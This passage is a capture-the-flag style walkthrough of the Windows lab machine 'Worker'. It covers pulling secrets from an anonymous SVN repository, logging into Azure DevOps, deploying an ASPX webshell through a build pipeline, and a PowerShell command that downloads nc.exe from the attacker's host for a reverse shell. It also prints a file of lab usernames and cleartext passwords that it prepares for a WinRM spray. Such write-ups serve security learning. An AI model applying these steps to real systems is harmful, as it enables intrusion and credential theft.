Worker

Machine: Worker **OS:** Windows **Difficulty:** Medium **Track:** Cloud Exploitation **Target:** `10.129.65.254`

> The box uses several `worker.htb` virtual hosts (`devops.worker.htb` , `dimension.worker.htb` , `alpha.worker.htb`). Add them to `/etc/hosts` pointing at the target so they resolve.

1. Overview

Worker is about abusing an Azure DevOps environment. An anonymous SVN service leaks the source and, in an old revision, a deployment script with credentials. Those credentials log into an Azure DevOps portal that deploys committed files to live IIS sites, so I commit an ASPX webshell, run the pipeline, and get execution as the IIS app pool. On disk I find an SVN password file full of credentials, and spraying them over WinRM gives a shell as `robisl` . That user turns out to be a Build Administrator, so I create a pipeline that runs on the privileged self-hosted agent and use it to read the root flag.

Short version of the chain:

anonymous SVN -> creds in old revision -> Azure DevOps login -> commit webshell + run pipeline (IIS shell) -> SVN passwd file -> WinRM spray (robisl, user) -> robisl is a Build Admin -> pipeline on privileged agent -> root

Completed by: [Nawaf / 14518397]

2. Walkthrough

2.1 Enumeration

A full scan shows three ports, IIS on 80, Subversion on 3690, and WinRM on 5985.

```
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
3690/tcp open  svnserve Subversion
5985/tcp open  http     Microsoft HTTPAPI 2.0 (WinRM)
```

SVN on 3690 is the interesting one. It is a version-control service, similar in spirit to an exposed `.git` , and if it allows anonymous access it hands over the source and its history. WinRM being open means recovered credentials for a Remote Management user turn into a shell.

2.2 SVN enumeration

SVN allowed an anonymous checkout, so I pulled the whole repository locally.

```
svn checkout svn://10.129.65.254
```




Figure 1: anonymous svn checkout pulls down the dimension.worker.htb site and a moved.txt note.

The history is where old secrets tend to live, so I read the log.

```
svn log
```

```
┌──(Nawaf㉿kali-work)-[~/rrandom]
└─$ svn log
------------------------------------------------------------------------
r5 | nathen | 2020-06-20 13:52:00 +0000 (Sat, 20 Jun 2020) | 1 line

Added note that repo has been migrated
------------------------------------------------------------------------
r4 | nathen | 2020-06-20 13:50:20 +0000 (Sat, 20 Jun 2020) | 1 line

Moving this repo to our new devops server which will handle the deployment for us
------------------------------------------------------------------------
r3 | nathen | 2020-06-20 13:46:19 +0000 (Sat, 20 Jun 2020) | 1 line

-
------------------------------------------------------------------------
r2 | nathen | 2020-06-20 13:45:16 +0000 (Sat, 20 Jun 2020) | 1 line

Added deployment script
------------------------------------------------------------------------
r1 | nathen | 2020-06-20 13:43:43 +0000 (Sat, 20 Jun 2020) | 1 line

First version
------------------------------------------------------------------------
```

Figure 2: the commit log. Revision 2 is labelled "Added deployment script", and later revisions mention moving the repo to a new devops server.

Revision 2 mentions a deployment script, so I checked that revision out and read it.

```
svn up -r2
cat deploy.ps1
```

```
┌──(Nawaf㉿kali-work)-[~/rrandom]
└─$ svn up -r2
Updating '.':
D    moved.txt
A    deploy.ps1
Updated to revision 2.

┌──(Nawaf㉿kali-work)-[~/rrandom]
└─$ ls
deploy.ps1  dimension.worker.htb

┌──(Nawaf㉿kali-work)-[~/rrandom]
└─$ cat deploy.ps1
$user = "nathen"
$plain = "wendel98"
$pwd = ($plain | ConvertTo-SecureString)
$Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
$args = "Copy-Site.ps1"
Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")

┌──(Nawaf㉿kali-work)-[~/rrandom]
└─$
```

Figure 3: deploy.ps1 from revision 2 contains hardcoded credentials.

```
$user = "nathen"
$plain = "wendel98"
```

The later log entries point at a new DevOps server (`devops.worker.htb`), so those credentials are worth trying there.

2.3 Into Azure DevOps

Browsing to `devops.worker.htb` prompts for a login, and the credentials from `deploy.ps1` work.




Figure 4: logging into the Azure DevOps portal at devops.worker.htb as nathen.

Inside is an Azure DevOps collection with projects and repos.




Figure 5: the Azure DevOps portal, showing the ekenas collection and its project.

2.4 Webshell through the build pipeline (shell as IIS)

The DevOps environment builds repo contents out to the live IIS sites, so a committed webshell gets deployed and runs. Committing straight to `master` can be blocked or messy, so I made my

own branch first.




Figure 6: opening the branch selector to create a new branch.




Figure 7: creating a branch to work in.

Then I committed an ASPX command webshell into the repo.




Figure 8: committing /usr/share/webshells/aspx/cmdasp.aspx into the repository.

For the file to land on the website, the pipeline has to run, so I queued a build on the branch I had committed to.




Figure 9: queuing the Spectral-CI build to deploy the committed files.

Once the build deployed, the webshell was reachable on `alpha.worker.htb/cmdasp.aspx` and executed commands.




Figure 10: the deployed cmdasp.aspx runs whoami on the target.

The box has no handy `nc` for a quick shell, so I used the webshell to pull `nc.exe` from my HTTP server and fired a reverse shell.

```
powershell -c wget 10.10.15.198:8050/nc.exe -outfile \programdata\nc.exe
```



Figure 11: reverse shell as iis apppool\defaultapppool.

2.5 SVN password file and WinRM spray (user as robisl)

Looking around the filesystem, the SVN server's config directory holds a `passwd` file, the plaintext account list `svnserve` uses.



```
W:\svnrepos\www\conf>type passwd
type passwd
### This file is an example password file for svnserve.
### Its format is similar to that of svnserve.conf. As shown in the
### example below it contains one section labelled [users].
### The name and password for each user follow, one account per line.

[users]
nathen = wendel98
nichin = fqerfqerf
nichin = asifhiefh
noahip = player
nuahip = wkjdnw
oakhol = bxwdjhcue
owehol = supersecret
paihol = painfulcode
parhol = gitcommit
pathop = iliketomoveit
pauhor = nowayjose
payhos = icanjive
perhou = elvisisalive
peyhou = ineedvacation
phihou = pokemon
quehub = pickme
quihud = kindasecure
rachul = guesswho
raehun = idontknow
ramhun = thisis
ranhut = getting
rebhyd = rediculous
reeinc = iagree
reeing = tosomepoint
reiing = isthisenough
renipr = dummy
rhiire = users
riairv = canyou
ricisa = seewhich
robish = onesare
robisl = wolves11
robive = andwhich
ronkay = onesare
rubkei = the
rupkel = sheeps
ryakel = imtired
sabken = drjones
samken = aqua
sapket = hamburger
```

Figure 12: W:\svnrepos\www\conf\passwd contains a long list of usernames and cleartext passwords.

I split it into a username list and a password list.

